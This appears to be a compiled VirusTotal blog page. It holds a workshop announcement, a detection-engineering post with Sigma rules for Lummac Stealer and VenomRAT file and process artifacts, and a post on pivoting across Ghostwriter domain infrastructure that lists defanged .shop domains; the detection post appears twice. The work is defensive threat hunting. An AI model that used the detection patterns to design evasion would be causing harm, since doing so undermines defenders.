We are excited to announce that our colleague Joseliyo Sánchez, will be at Labscon to present our workshop: Advanced Threat Hunting: Automating Large-Scale Operations with LLMs. This workshop is a joint effort with SentinelOne and their researcher, Aleksandar Milenkoski.
In today's rapidly evolving threat landscape, security professionals face an overwhelming tide of data and increasingly sophisticated adversaries. This hands-on workshop is designed to empower you to move beyond the traditional web interface and harness the full potential of the VirusTotal Enterprise API for large-scale, automated threat intelligence and hunting.
We will dive deep into how you can use the VirusTotal Enterprise API with Python and Google Colab notebooks to automate the consumption of massive datasets. You'll learn how to track the behaviors of advanced persistent threat (APT) actors and cybercrime groups through practical, real-time exercises.
A key part of our workshop will focus on leveraging Large Language Models (LLMs) to supercharge your analysis. We'll show how you can use AI to help understand complex data, build better queries, and create insightful visualizations to enrich your information for a deeper understanding of threats.
This session is ideal for cyber threat intelligence analysts, threat hunters, incident responders, SOC analysts, and security researchers looking to automate and scale up their threat hunting workflows.
After the workshop, we will publish a follow-up blog post that will delve deeper into some of the exercises and examples presented, providing a valuable resource for further learning and implementation.
We look forward to seeing you at Labscon!
(All of the scenarios are compatible with Google Threat Intelligence)
Note: You can view the full content of the blog here.
Introduction
Detection engineering is becoming increasingly important in surfacing new malicious activity. Threat actors might take advantage of previously unknown malware families - but a successful detection of certain methodologies or artifacts can help expose the entire infection chain.
In previous blog posts, we announced the integration of Sigma rules for macOS and Linux into VirusTotal, as well as ways in which Sigma rules can be converted to YARA to take advantage of VirusTotal Livehunt capabilities. In this post, we will show different approaches to hunt for interesting samples and derive new Sigma detection opportunities based on their behavior.
Tell me what role you have and I'll tell you how you use VirusTotal
VirusTotal is a really useful tool that can be used in many different ways. We have seen how people from SOCs and Incident Response teams use it (in fact, we have our VirusTotal Academy videos for SOCs and IRs teams), and we have also shown how those who hunt for threats or analyze those threats can use it too.
But there's another really cool way to use VirusTotal - for people who build detections and those who are doing research. We want to show everyone how we use VirusTotal in our work. Hopefully, this will be helpful and also give people ideas for new ways to use it themselves.
To explain our process, we used examples of Lummac and VenomRAT samples that we found in recent campaigns. These caught our attention due to some behaviors that had not been identified by public detection rules in the community. For that reason we have created two Sigma rules to share with the community, but if you want to get all the details about how we identified it and started our research, go to our Google Threat Intelligence community blog.
Our approach
As detection engineers, it is important to look for techniques that can be in use by multiple threat actors - as this makes tracking malicious activity more efficient. Prior to creating those detections, it is best to check existing research and rule collections, such as the Sigma rules repository. This can save time and effort, as well as provide insight into previously observed samples that can be further researched.
A different approach would be to instead look for malicious files that are not detected by existing Sigma rules, since they can uncover novel methodologies and provide new opportunities for detection creation.
One approach is to hunt for files that are flagged by at least five different AV vendors, were recently uploaded within the last month, have sandbox execution (in order to view their behavior), and which have not triggered any Crowdsourced Sigma rules.
p:5+ have:behavior fs:30d+ not have:sigma
This initial query can be adapted to incorporate additional filters that the researcher may find relevant. These could include modifiers to identify for example, the presence of the PowerShell process in the list of executed processes (behavior_created_processes:powershell.exe), filtering results to only include documents (type:document), or identifying communication with services like Pastebin (behavior_network:pastebin.com).
Another way to go is to look at files that have been flagged by at least five AV’s and were tested in either Zenbox or CAPE. These sandboxes often have great logs produced by Sysmon, which are really useful for figuring out how to spot these threats. Again, we'd want to focus on files uploaded in the last month that haven't triggered any Sigma rules. This gives us a good starting point for building new detection rules.
p:5+ (sandbox_name:"CAPE Sandbox" or sandbox_name:"Zenbox") fs:30d+ not have:sigma
Lastly, another idea is to look for files that have not triggered many high severity detections from the Sigma Crowdsourced rules, as these can be more evasive. Specifically, we will look for samples with zero critical, high or medium alerts - and no more than two low severity ones.
With these queries, we can start investigating some samples that may be interesting to create detection rules.
Our detections for the community
Our approach helps us identify behaviors that seem interesting and worth focusing on. In our blog, where we explain this approach in detail, we highlighted two campaigns linked to Lummac and VenomRAT that exhibited interesting activity. Because of this, we decided to share the Sigma rules we developed for these campaigns. Both rules have been published in Sigma's official repository for the community.
Detect The Execution Of More.com And Vbc.exe Related to Lummac Stealer
title: Detect The Execution Of More.com And Vbc.exe Related to Lummac Stealer
  id: 19b3806e-46f2-4b4c-9337-e3d8653245ea
  status: experimental
  description: Detects the execution of more.com and vbc.exe in the process tree. This behaviors was observed by a set of samples related to Lummac Stealer. The Lummac payload is injected into the vbc.exe process.
  references:
      - https://www.virustotal.com/gui/file/14d886517fff2cc8955844b252c985ab59f2f95b2849002778f03a8f07eb8aef
      - https://strontic.github.io/xcyclopedia/library/more.com-EDB3046610020EE614B5B81B0439895E.html
      - https://strontic.github.io/xcyclopedia/library/vbc.exe-A731372E6F6978CE25617AE01B143351.html
  author: Joseliyo Sanchez, @Joseliyo_Jstnk
  date: 2024-11-14
  tags:
      - attack.defense-evasion
      - attack.t1055
  logsource:
      category: process_creation
      product: windows
  detection:
      # VT Query: behaviour_processes:"C:\\Windows\\SysWOW64\\more.com" behaviour_processes:"C:\\Windows\\Microsoft.NET\\Framework\\v4.0.30319\\vbc.exe"
      selection_parent:
          ParentImage|endswith: '\more.com'
      selection_child:
          - Image|endswith: '\vbc.exe'
          - OriginalFileName: 'vbc.exe'
      condition: all of selection_*
  falsepositives:
      - Unknown
  level: high
Sysmon event for: Detect The Execution Of More.com And Vbc.exe Related to Lummac Stealer
title: File Creation Related To RAT Clients
  id: 2f3039c8-e8fe-43a9-b5cf-dcd424a2522d
  status: experimental
  description: File .conf created related to VenomRAT, AsyncRAT and Lummac samples observed in the wild.
  references:
      - https://www.virustotal.com/gui/file/c9f9f193409217f73cc976ad078c6f8bf65d3aabcf5fad3e5a47536d47aa6761
      - https://www.virustotal.com/gui/file/e96a0c1bc5f720d7f0a53f72e5bb424163c943c24a437b1065957a79f5872675
  author: Joseliyo Sanchez, @Joseliyo_Jstnk
  date: 2024-11-15
  tags:
      - attack.execution
  logsource:
      category: file_event
      product: windows
  detection:
      # VT Query: behaviour_files:"\\AppData\\Roaming\\DataLogs\\DataLogs.conf"
      # VT Query: behaviour_files:"DataLogs.conf" or behaviour_files:"hvnc.conf" or behaviour_files:"dcrat.conf"
      selection_required:
          TargetFilename|contains: '\AppData\Roaming\'
      selection_variants:
          TargetFilename|endswith:
              - '\datalogs.conf'
              - '\hvnc.conf'
              - '\dcrat.conf'
          TargetFilename|contains:
              - '\mydata\'
              - '\datalogs\'
              - '\hvnc\'
              - '\dcrat\'
      condition: all of selection_*
  falsepositives:
      - Legitimate software creating a file with the same name
  level: high
Sysmon event for: File Creation Related To RAT Clients
Detection engineering teams can proactively create new detections by hunting for samples that are being distributed and uploaded to our platform. Applying our approach can benefit in the development of detection on the latest behaviors that do not currently have developed detection mechanisms. This could potentially help organizations be proactive in creating detections based on threat hunting missions.
The Sigma rules created to detect Lummac activity have been used during threat hunting missions to identify new samples of this family in VirusTotal. Another use is translating them into the language of the SIEM or EDR available in the infrastructure, as they could help identify potential behaviors related to Lummac samples observed in late 2024. After passing quality controls and being published on Sigma's public GitHub, they have been integrated for use in VirusTotal, delivering the expected results. You can use them in the following way:
Lummac Stealer Activity - Execution Of More.com And Vbc.exe
Pivoting on infrastructure is a handy skill for cyber threat
intelligence (CTI) analysts to learn. It can help to reveal the bigger picture
when it comes to malware, phishing, or network exploitation campaigns. Infrastructure
pivoting essentially is the act of looking for more systems an adversary has
created. The main benefit of this pursuit is the identification of additional
targets or victims, more tools or malware samples, and ultimately new insights
about the adversary’s capabilities.
If done correctly, being able to pivot on adversary
infrastructure will be very useful during incident response (IR) engagements. For
example, it may lead to being able to attribute the intrusion to a known
adversary. This will help others during an IR engagement understand the level
of threat posed to the victim organisation.
Receiving Threat Data
To be able to pivot on adversary infrastructure, threat data
is needed such as the intelligence shared by threat reports put out
by various researchers from public and private sector organisations. This
scenario, however, involves relying on the analysis skills of other researchers to explain
what the infrastructure is and when they observed it in use.
This blog will examine threat data provided by public sector
organisations such as the Computer Emergency Response Team of Ukraine (CERT-UA)
as well as cybersecurity vendors such as Deep Instinct, Cyble, and Fortinet.
These organisations have shared indicators of compromise (IOCs) uncovered
following analysis of adversary intrusion activities or upload to online
malware sandboxes, such as VirusTotal, among others.
Introduction to the Ghostwriter Campaign
On 3 June 2024, Fortinet shared a report
on malicious XLS macro documents leading to Cobalt Strike Beacons. Analysis of
the XLS documents showed that they appeared to be targeting the Ukrainian
military and linked to a known Belarusian state-sponsored APT group tracked as Ghostwriter
(aka UNC1151, UAC-0057, TA445). On 4 June 2024, Cyble also shared a report
on a similar campaign.
In both reports, if the XLS was opened and the macros were executed
by the target, a malicious DLL file was downloaded from an adversary-created domain.
In Fortinet’s report, two similar “.shop” domains were mentioned. In Cyble’s
report another “.shop” domain was also called out.
Overlapping IOCs
The first pivot on Ghostwriter APT infrastructure that will be
demonstrated involves finding indicators of compromise (IOCs) such as domains
and IP addresses that appear in multiple threat reports.
The fastest way to realize these overlaps is through
continuous collection of reported IOCs into a Threat Intelligence Platform
(TIP). This will reveal IOCs that appear in multiple threat reports through
tagging and sources of where IOCs come from. Eventually, one domain or IP
address will get reported by multiple entities and the connection will make
itself apparent.
In Figure 1 (see below) the domain “goudieelectric[.]shop”
appeared in both Cyble’s blog and Fortinet’s blog. Analysis of all three
domains found that they use the same generic top-level domain (gTLD),
registrar, and name servers, as well as have a robots.txt directory configured.
These common infrastructure characteristics indicate that all three domains
were created by the same adversary.
Figure 1. Three similar
domains appearing in two threat reports.
Domain Registration & Hosting Overlaps
When more IOCs are reported in other threat reports it is
possible to link them to other known domains, this is due to adversaries
reusing the same registrars, name servers, and gTLDs.
In Figure 2 (see below), Deep Instinct reported
two more domains that could also be linked to the previous three domains through
the mutual use of the PublicDomainsRegistry registrar, Cloudflare name servers,
and the robots.txt file.
Figure 2. Five
similar domains that appear across three threat reports.
Further, CERT-UA reported three more domains (see
Figure 3 below) that could be linked to the infrastructure cluster through this
same method as well. This pattern of behaviour is a strong indicator that these
domains were created by the same adversary.
Figure 3. Eight similar domains that appear across four threat reports.
Finding Unreported Domains
Since the domains from the above threat reports were
collected and linked together through overlapping attributes, it is now
possible to use these attributes to find more domains that had gone unreported.
Using a VirusTotal domain attribute query, additional domains
can be found by using the following registration pattern:
Name Servers: CLOUDFLARE
Registrar: PublicDomainRegistry
TLD: *.shop
This revealed up to 24 domains that matched this pattern
that were likely created by Ghostwriter, a state-sponsored APT group:
backstagemerch[.]shop
bryndonovan[.]shop
chaptercheats[.]shop
clairedeco[.]shop
connecticutchildrens[.]shop
disneyfoodblog[.]shop
eartheclipse[.]shop
empoweringparents[.]shop
foampartyhats[.]shop
goudieelectric[.]shop
ikitas[.]shop
jackbenimblekids[.]shop
kingarthurbaking[.]shop
lansdownecentre[.]shop
lauramcinerney[.]shop
medicalnewstoday[.]shop
moonlightmixes[.]shop
penandthepad[.]shop
physio-pedia[.]shop
semanticscholar[.]shop
simonandschuster[.]shop
thevegan8[.]shop
twisterplussize[.]shop
utahsadventurefamily[.]shop
Note: VirusTotal domain searches are only available
to VirusTotal Enterprise users. There are other providers which allow you to search
for domain registration patterns such as DomainTools, Validin, and Zetalytics. There
also some free OSINT sites such as nslookup.io
and viewdns.info that can be useful in
certain scenarios.
Finding Related Malware Samples
Using the list of similar domains that were uncovered
through the registration pattern search, it is then possible to find additional
malware samples communicating with them.
This can be achieved by looking at domains in VirusTotal and
checking the Relations tab can show communicating files as shown in
Figure 4 below.
Figure 4. Additional malware samples
uncovered via the VirusTotal relations tab
Using a VirusTotal graph can help to reveal every
communicating file with every domain discovered through the registration pattern
search, as shown in Figure 5 below.
Figure 5. All
communicating files with every additional domain identified.
In conclusion, it is important for CTI analysts to closer
inspect the attributes of the IOCs they come across. It is not uncommon for
state-sponsored APT groups to make such mistakes when creating their
infrastructure to launch attacks from. By exploiting this fact, CTI analysts
can learn much more about the adversary’s targets, capabilities, and the behaviours
of the humans themselves behind such campaigns.
The importance of this type of work was demonstrated in
December 2023 when the US Treasury
sanctioned members of the Russian APT group known as Callisto
(aka Star Blizzard, BlueCharlie, COLDRIVER, GOSSAMER BEAR). The real world
identity of Andrey Korinets was revealed after he was sanctioned for fraudulently
creating and registering malicious domain infrastructure for Russian federal
security service (FSB) spear phishing campaigns.
Note: You can view the full content of the blog here.
Introduction
Detection engineering is becoming increasingly important in surfacing new malicious activity. Threat actors might take advantage of previously unknown malware families - but a successful detection of certain methodologies or artifacts can help expose the entire infection chain.
In previous blog posts, we announced the integration of Sigma rules for macOS and Linux into VirusTotal, as well as ways in which Sigma rules can be converted to YARA to take advantage of VirusTotal Livehunt capabilities. In this post, we will show different approaches to hunt for interesting samples and derive new Sigma detection opportunities based on their behavior.
Tell me what role you have and I'll tell you how you use VirusTotal
VirusTotal is a really useful tool that can be used in many different ways. We have seen how people from SOCs and Incident Response teams use it (in fact, we have our VirusTotal Academy videos for SOCs and IRs teams), and we have also shown how those who hunt for threats or analyze those threats can use it too.
But there's another really cool way to use VirusTotal - for people who build detections and those who are doing research. We want to show everyone how we use VirusTotal in our work. Hopefully, this will be helpful and also give people ideas for new ways to use it themselves.
To explain our process, we used examples of Lummac and VenomRAT samples that we found in recent campaigns. These caught our attention due to some behaviors that had not been identified by public detection rules in the community. For that reason we have created two Sigma rules to share with the community, but if you want to get all the details about how we identified it and started our research, go to our Google Threat Intelligence community blog.
Our approach
As detection engineers, it is important to look for techniques that can be in use by multiple threat actors - as this makes tracking malicious activity more efficient. Prior to creating those detections, it is best to check existing research and rule collections, such as the Sigma rules repository. This can save time and effort, as well as provide insight into previously observed samples that can be further researched.
A different approach would be to instead look for malicious files that are not detected by existing Sigma rules, since they can uncover novel methodologies and provide new opportunities for detection creation.
One approach is to hunt for files that are flagged by at least five different AV vendors, were recently uploaded within the last month, have sandbox execution (in order to view their behavior), and which have not triggered any Crowdsourced Sigma rules.
p:5+ have:behavior fs:30d+ not have:sigma
This initial query can be adapted to incorporate additional filters that the researcher may find relevant. These could include modifiers to identify for example, the presence of the PowerShell process in the list of executed processes (behavior_created_processes:powershell.exe), filtering results to only include documents (type:document), or identifying communication with services like Pastebin (behavior_network:pastebin.com).
Another way to go is to look at files that have been flagged by at least five AV’s and were tested in either Zenbox or CAPE. These sandboxes often have great logs produced by Sysmon, which are really useful for figuring out how to spot these threats. Again, we'd want to focus on files uploaded in the last month that haven't triggered any Sigma rules. This gives us a good starting point for building new detection rules.
p:5+ (sandbox_name:"CAPE Sandbox" or sandbox_name:"Zenbox") fs:30d+ not have:sigma
Lastly, another idea is to look for files that have not triggered many high severity detections from the Sigma Crowdsourced rules, as these can be more evasive. Specifically, we will look for samples with zero critical, high or medium alerts - and no more than two low severity ones.
With these queries, we can start investigating some samples that may be interesting to create detection rules.
Our detections for the community
Our approach helps us identify behaviors that seem interesting and worth focusing on. In our blog, where we explain this approach in detail, we highlighted two campaigns linked to Lummac and VenomRAT that exhibited interesting activity. Because of this, we decided to share the Sigma rules we developed for these campaigns. Both rules have been published in Sigma's official repository for the community.
Detect The Execution Of More.com And Vbc.exe Related to Lummac Stealer
title: Detect The Execution Of More.com And Vbc.exe Related to Lummac Stealer
  id: 19b3806e-46f2-4b4c-9337-e3d8653245ea
  status: experimental
  description: Detects the execution of more.com and vbc.exe in the process tree. This behaviors was observed by a set of samples related to Lummac Stealer. The Lummac payload is injected into the vbc.exe process.
  references:
      - https://www.virustotal.com/gui/file/14d886517fff2cc8955844b252c985ab59f2f95b2849002778f03a8f07eb8aef
      - https://strontic.github.io/xcyclopedia/library/more.com-EDB3046610020EE614B5B81B0439895E.html
      - https://strontic.github.io/xcyclopedia/library/vbc.exe-A731372E6F6978CE25617AE01B143351.html
  author: Joseliyo Sanchez, @Joseliyo_Jstnk
  date: 2024-11-14
  tags:
      - attack.defense-evasion
      - attack.t1055
  logsource:
      category: process_creation
      product: windows
  detection:
      # VT Query: behaviour_processes:"C:\\Windows\\SysWOW64\\more.com" behaviour_processes:"C:\\Windows\\Microsoft.NET\\Framework\\v4.0.30319\\vbc.exe"
      selection_parent:
          ParentImage|endswith: '\more.com'
      selection_child:
          - Image|endswith: '\vbc.exe'
          - OriginalFileName: 'vbc.exe'
      condition: all of selection_*
  falsepositives:
      - Unknown
  level: high
Sysmon event for: Detect The Execution Of More.com And Vbc.exe Related to Lummac Stealer
title: File Creation Related To RAT Clients
  id: 2f3039c8-e8fe-43a9-b5cf-dcd424a2522d
  status: experimental
  description: File .conf created related to VenomRAT, AsyncRAT and Lummac samples observed in the wild.
  references:
      - https://www.virustotal.com/gui/file/c9f9f193409217f73cc976ad078c6f8bf65d3aabcf5fad3e5a47536d47aa6761
      - https://www.virustotal.com/gui/file/e96a0c1bc5f720d7f0a53f72e5bb424163c943c24a437b1065957a79f5872675
  author: Joseliyo Sanchez, @Joseliyo_Jstnk
  date: 2024-11-15
  tags:
      - attack.execution
  logsource:
      category: file_event
      product: windows
  detection:
      # VT Query: behaviour_files:"\\AppData\\Roaming\\DataLogs\\DataLogs.conf"
      # VT Query: behaviour_files:"DataLogs.conf" or behaviour_files:"hvnc.conf" or behaviour_files:"dcrat.conf"
      selection_required:
          TargetFilename|contains: '\AppData\Roaming\'
      selection_variants:
          TargetFilename|endswith:
              - '\datalogs.conf'
              - '\hvnc.conf'
              - '\dcrat.conf'
          TargetFilename|contains:
              - '\mydata\'
              - '\datalogs\'
              - '\hvnc\'
              - '\dcrat\'
      condition: all of selection_*
  falsepositives:
      - Legitimate software creating a file with the same name
  level: high
Sysmon event for: File Creation Related To RAT Clients
Detection engineering teams can proactively create new detections by hunting for samples that are being distributed and uploaded to our platform. Applying our approach can benefit in the development of detection on the latest behaviors that do not currently have developed detection mechanisms. This could potentially help organizations be proactive in creating detections based on threat hunting missions.
The Sigma rules created to detect Lummac activity have been used during threat hunting missions to identify new samples of this family in VirusTotal. Another use is translating them into the language of the SIEM or EDR available in the infrastructure, as they could help identify potential behaviors related to Lummac samples observed in late 2024. After passing quality controls and being published on Sigma's public GitHub, they have been integrated for use in VirusTotal, delivering the expected results. You can use them in the following way:
Lummac Stealer Activity - Execution Of More.com And Vbc.exe

 Entrar